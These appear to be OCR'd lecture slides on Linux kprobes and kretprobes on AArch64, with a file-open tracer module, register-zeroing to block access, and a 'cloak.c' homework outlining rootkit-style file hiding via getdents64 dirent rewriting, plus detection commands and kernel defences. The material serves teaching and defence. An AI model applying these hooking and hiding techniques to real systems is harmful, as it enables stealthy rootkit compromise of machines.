Kprobes: Zero Overhead When Off

When no kprobe is registered on an instruction, the original instruction is unmodified. There is no NOP preamble, no BRK, no overhead: the CPU executes the original code path.

Install: `aarch64_insn_patch_text_nosync()` atomically replaces the target instruction with `BRK #kprobes_brk_imm`.

Remove: `unregister_kprobe()` atomically restores the original instruction.

State	Instruction at target	Overhead
No probe registered	Original instruction	Zero
Probe registered	`BRK #kprobes_brk_imm`	Exception per hit
Probe unregistered	Original instruction restored	Zero

struct kprobe

The configuration structure for a kprobe hook.

Field	Purpose
`.symbol_name`	Target function name (resolved via kallsyms)
`.pre_handler`	Called before the probed instruction

The pre_handler Signature

```
int pre_handler(struct kprobe *p, struct pt_regs *regs)
```

Parameter	Meaning	Example
p	Your kprobe struct	&kp — useful if you have multiple probes
regs	CPU register state at the probe point	Contains x0–x30, sp, pc, pstate

Return value: always return `0`.

pre_handler

What you can do in `pre_handler`:

- **Read** regs to inspect arguments/state
- **Modify** regs to change arguments (blocking)
- Log to dmesg, log to kfifo, update counters
    - be careful doing too much inside of a handler

What you cannot do (atomic context):

- `kmalloc(GFP_KERNEL)`, `mutex_lock()`, `schedule()`, `copy_to_user()`
- preemption is disabled *****.

AArch64 Double pt_regs Indirection

When you hook `__arm64_sys_openat` (the wrapper), the `pt_regs *regs` passed to your handler is the **kernel's** register state — not the user's syscall arguments.

The user's arguments can be accessed as follows:

1. `regs->regs[0]` → pointer to user `pt_regs`
2. `user_regs->regs[x?]` → the filename
    1. Pop quiz, what is the value of x :)

pt_regs cont

Two dereferences to reach what you actually want.

Why? The `__arm64_sys_*` wrappers are generated by the `SYSCALL_DEFINE` macro. They take a single `struct pt_regs *` argument and extract syscall args from it. When kprobes intercepts the wrapper, you get the wrapper's `regs`, not the user's.

pre_handler


pre_handler(p, regs)
regs
Kernel pt_regs
regs->regs[0] = pointer to user regs
regs->regs[1..30] = kernel state
(struct pt_regs *)regs->regs[0]
User pt_regs
regs[0] = dfd
regs[1] = filename
regs[2] = flags
regs[3] = mode
← THIS is what
you want
user_regs->regs[1]

trace_openat.c Overview

101 lines total. Hooks `__arm64_sys_openat`, logs every file open to dmesg.

Lines	Section
1–15	Header comment, usage instructions
17–24	Includes (kprobes, uaccess, sched, ptrace)
26–29	MODULE_LICENSE, AUTHOR, DESCRIPTION
31–32	Defines (TARGET_SYMBOL, MAX_PATH_LEN)
34–36	module_param: target_pid filter
38–72	trace_openat_handler() — the pre_handler callback
74–82	struct kprobe — configuration (openat + openat2)
84–103	trace_openat_init() — register kprobes
105–112	trace_openat_exit() — unregister kprobes

Read-only hook: logs file accesses but does not block anything. Compare to `bouncer.c` which adds blocking + chardev logging.

trace_openat_handler: Extracting the Filename

`trace_openat.c`, lines 38–72:

```
static int trace_openat_handler(struct kprobe *p,
                     struct pt_regs *regs)
{
    struct pt_regs *user_regs;
    char __user *filename_ptr;
    char kbuf[MAX_PATH_LEN];
    int dfd;
    unsigned long flags;
    long len;

    if (target_pid > 0 && current->pid != target_pid)
        return 0;

    user_regs = (struct pt_regs *)regs->regs[0];
    dfd = (int)user_regs->regs[0];
    filename_ptr = (char __user *)user_regs->regs[1];
    flags = user_regs->regs[2];

    len = strncpy_from_user(
        kbuf, filename_ptr, MAX_PATH_LEN - 1);
    if (len < 0)
        return 0;

    kbuf[len] = '\0';

    pr_info("trace_openat: PID %d (%s) "
```


trace_openat_handler: Extracting the Filename

Step by step:

1. **PID filter** (lines 46–47): if `target_pid` is set, skip non-matching processes
2. **Double deref** (lines 54–55): `regs->regs[0]` → user `pt_regs`, then `user_regs->regs[1]` → filename pointer
3. **Copy from userspace** (line 57): `strncpy_from_user()` safely copies the filename string from user memory into a kernel stack buffer
4. **Null-terminate** (line 61): `strncpy_from_user` may not null-terminate at `maxlen`
5. **Log** (lines 63–64): `current->pid` and `current->comm` identify the calling process

Stack buffer: `kbuf[256]` lives on the kernel stack — no `kmalloc` needed for small strings. Safe in atomic context.

trace_openat.c Data Flow



The kprobe fires on every `openat` syscall in the system. The handler reads the filename, optionally filters by PID, and logs to dmesg via `pr_info`.

No blocking, no modification. This is pure observation — the syscall proceeds normally after the handler returns.

trace_openat.c: Register and Unregister

`trace_openat.c`, lines 84–103 (init):

```
static int __init trace_openat_init(void)
{
    int ret;

    ret = register_kprobe(&kp_openat);
    if (ret < 0) {
        pr_err("trace_openat: failed to register"
               " kprobe: %d\n", ret);
        return ret;
    }

    ret = register_kprobe(&kp_openat2);
    if (ret < 0)
        pr_warn("trace_openat: openat2 kprobe"
                " failed, openat-only mode\n");

    pr_info("trace_openat: kprobes registered"
            " (openat%s)\n",
        kp_openat2.addr ? "+openat2" : " only");
    if (target_pid > 0)
        pr_info("trace_openat: filtering to"
                " PID %d\n", target_pid);
    else
        pr_info("trace_openat: logging all"
                " PIDs\n");
```

Two calls: `register_kprobe(&kp_openat)` and `register_kprobe(&kp_openat2)`. Each resolves the symbol name, patches the instruction, done.

cont

`trace_openat.c`, lines 105–112 (exit):

```
static void __exit trace_openat_exit(void)
{
    if (kp_openat2.addr)
        unregister_kprobe(&kp_openat2);
    unregister_kprobe(&kp_openat);
    pr_info("trace_openat: kprobes"
            " unregistered\n");
}
```

Unregisters both kprobes (if openat2 was successfully registered). Each restores the original instruction and waits for any in-flight handlers to complete.

Kprobes handle symbol resolution internally .

Demo: trace_openat in Action

```
# Load the module
insmod trace_openat.ko

# Trigger some file opens
cat /etc/hostname
ls /tmp

# Check dmesg for logged accesses
dmesg | grep trace_openat:
```

```
[   42.123] trace_openat: kprobes registered (openat+openat2)
[   42.124] trace_openat: logging all PIDs
[   45.200] trace_openat: PID 156 (cat) openat(dfd=-100, "/etc/hostname", flags=0x0)
[   46.300] trace_openat: PID 157 (ls) openat(dfd=-100, "/tmp", flags=0x80000)
```

```
# Filter to a specific PID
echo $ > /sys/module/trace_openat/parameters/target_pid

# Verify the probe is registered
cat /sys/kernel/debug/kprobes/list

# Unload
rmmod trace_openat
```

Every `open()` in the system passes through our callback — until we filter by PID.

module_param: Runtime Configuration

`trace_openat.c`, lines 34–36:

```
static int target_pid = 0;
module_param(target_pid, int, 0644);
MODULE_PARM_DESC(target_pid, "Only log this PID (0 = log all)");
```

`module_param(name, type, perm)` creates a sysfs file at `/sys/module/<modname>/parameters/<name>`.

`perm`	Meaning
`0644`	Owner read/write, group/other read-only
`0444`	Read-only (set at load time only)
`0`	No sysfs file created

Run

Load-time: `insmod trace_openat.ko target_pid=1234`

Runtime: `echo 5678 > /sys/module/trace_openat/parameters/target_pid`

Both `trace_openat.c` and `secret.c` use `module_param` for runtime configuration. `secret.c` uses it to toggle protection on/off without reloading.

From Logging to Blocking

Blocking

`trace_openat.c` only **reads** registers (logging). `bouncer.c` **modifies** them to block access.

The technique: zero the filename pointer (`user_regs->regs[1] = 0`) before the syscall body runs. When `do_sys_openat2` tries to read the filename from NULL, the fault handler returns `-EFAULT`.

```
/* bouncer.c, line 162 */
user_regs->regs[1] = 0;
```

The user sees: `cat: /tmp/secret: Bad address`

This works because kprobe `pre_handler` runs before the probed instruction. The register modifications take effect when the original instruction resumes.

Context Restrictions in Kprobe Handlers

Kprobe `pre_handler` runs with **preemption disabled**. You cannot sleep. The same rules as ftrace callbacks.

Forbidden	Use instead
`kmalloc(GFP_KERNEL)`	`kmalloc(GFP_ATOMIC)` or stack buffers
`mutex_lock()`	`spin_lock_irqsave()`
`schedule()`	(don't — return quickly)
`vmalloc()`	Pre-allocated memory
`copy_to_user()`)	Be super careful :D

trace_openat.c uses a **stack buffer**: `char kbuf[MAX_PATH_LEN]` (256 bytes on the kernel stack). Safe and simple.

Rule of thumb: do the **minimum** in the handler (extract, check, log to ring buffer), do the rest in userspace.

Is this enough for a rootkit?

Kretprobes: Intercepting Function Returns

A **kretprobe** hooks a function's return. Two handlers fire:

Handler	When	Purpose
`entry_handler`	Function entry (before body runs)	Save arguments for the return handler
`handler`	Function return (after body completes)	Inspect/modify return value

rethandler


Why you need kretprobes:

- **File hiding**: `getdents64` fills a buffer, then you filter entries *after* the call
- **Credential sniffing**: read what `cred_alloc_blank()` returned
- **Error injection**: change return values for fault testing

A regular kprobe fires *before* the instruction. A kretprobe's return handler fires *after* the function completes. You need both for full interposition.

How it works internally: at entry, the kretprobe replaces the return address on the stack with a trampoline (`kretprobe_trampoline`). When the function returns, it hits the trampoline, which calls your handler, then returns to the real caller.

Kretprobe Lifecycle



Ret handler

The entry handler saves data that the return handler needs. The `ri->data` pointer connects them — each concurrent invocation gets its own per-instance data.

`maxactive` controls how many concurrent invocations can be tracked. If more than `maxactive` calls are in flight, extra calls are missed (reported via `krp.nmissed`).

struct kretprobe

Field	Purpose
`.handler`	Return handler (runs after function returns)
`.entry_handler`	Entry handler (runs before function body)
`.data_size`	Size of per-instance data (saved between entry/return)
`.maxactive`	Max concurrent tracked invocations
`.kp.symbol_name`	Target function (same as `struct kprobe`)
`.nmissed`	Counter: invocations skipped (maxactive exceeded)

Like `struct kprobe` but with two handlers and per-instance data.

Kretprobe Per-Instance Data

Each kretprobe invocation gets a private data area. The entry handler saves state, the return handler reads it.


```
struct kretprobe_instance {
    struct kretprobe *rp;
    /* ... internal fields ... */
    char data[];  /* your per-instance data */
};
```

Access via `ri->data` in both handlers. Cast to your struct type.

Why per-instance? Multiple CPUs can be inside the same function simultaneously. Each needs its own saved state. Without per-instance data, you'd need a global lock and risk races.

Sizing: set `.data_size = sizeof(your_struct)` in the kretprobe. The kernel allocates `maxactive` copies.

cloak.c: Homework



cloak

1. Get return value via `regs_return_value(regs)` — bytes written to buffer
2. `copy_from_user()` the dirent buffer to kernel space (`kmalloc(GFP_ATOMIC)`)
3. Walk entries: for each `linux_dirent64`:
    - If `d_name` starts with `cloak_`:
        - **Not first entry**: `prev->d_reclen += cur->d_reclen` (absorb)
        - **First entry**: track `removed_bytes` for later shift
    - Otherwise: advance `prev` pointer
4. If leading entries removed: `memmove()` remaining entries to buffer start
5. `copy_to_user()` modified buffer back
6. Update return value: `regs->regs[0] = total_len`

HINT: dirent entries are packed. Increasing `prev->d_reclen` makes the kernel skip the hidden entry on the next iteration. The hidden entry's bytes become padding.

linux_dirent64 Manipulation

`linux_dirent64` layout:

Offset	Field	Size	Purpose
0	`d_ino`	8	Inode number
8	`d_off`	8	Offset to next entry
16	`d_reclen`	2	Total size of this entry
18	`d_type`	1	File type (DT_REG, DT_DIR, etc.)
19	`d_name[]`	variable	Null-terminated filename


Entries are packed contiguously. Next entry is at `(char *)current + d_reclen`.

Detecting Kprobe Hooks

```
# List all active kprobes
cat /sys/kernel/debug/kprobes/list

# Example output:
# ffff8000801a2340 k __arm64_sys_openat+0x0 trace_openat [FTRACE]
# ffff8000801b5600 r __arm64_sys_getdents64+0x0 cloak [FTRACE]

# Check loaded modules
lsmod | grep -E "trace_openat|bouncer|cloak|secret"

# Check if kprobes are enabled
cat /sys/kernel/debug/kprobes/enabled
```

Detection

[FTRACE] in the output means the kprobe is using ftrace-based optimization internally (the kernel may use ftrace as the backend for function-entry kprobes on some architectures).



Kernel Defenses vs Kprobes

Defense	Effect on Kprobes	Notes
`CONFIG_KPROBES=n`	**Blocks** — API unavailable	Rare on desktop/server kernels
Module signing	**Blocks** — can't load unsigned module	Doesn't affect built-in kprobes users
`CONFIG_STRICT_KERNEL_RWX`	No effect	Kprobes uses approved patching API
PAC (Pointer Authentication)	No effect	Kprobes is a supported kernel feature
BTI (Branch Target Identification)	No effect	Exception path, not indirect branch
`kprobes.blacklist` boot param	Partial — blocks listed functions	Protects critical functions only
`CONFIG_LOCK_DOWN_KERNEL=y`	**Blocks** in integrity mode	Prevents kprobe registration
SELinux / AppArmor	**Blocks** module loading	Prevents insmod, not kprobes API itself

kprobes survive hardware defenses (PAC, BTI, RWX) because it is a **supported kernel API**. The kernel itself uses kprobes for tracing and debugging. To block kprobe-based rootkits, you must block module loading or disable kprobes entirely.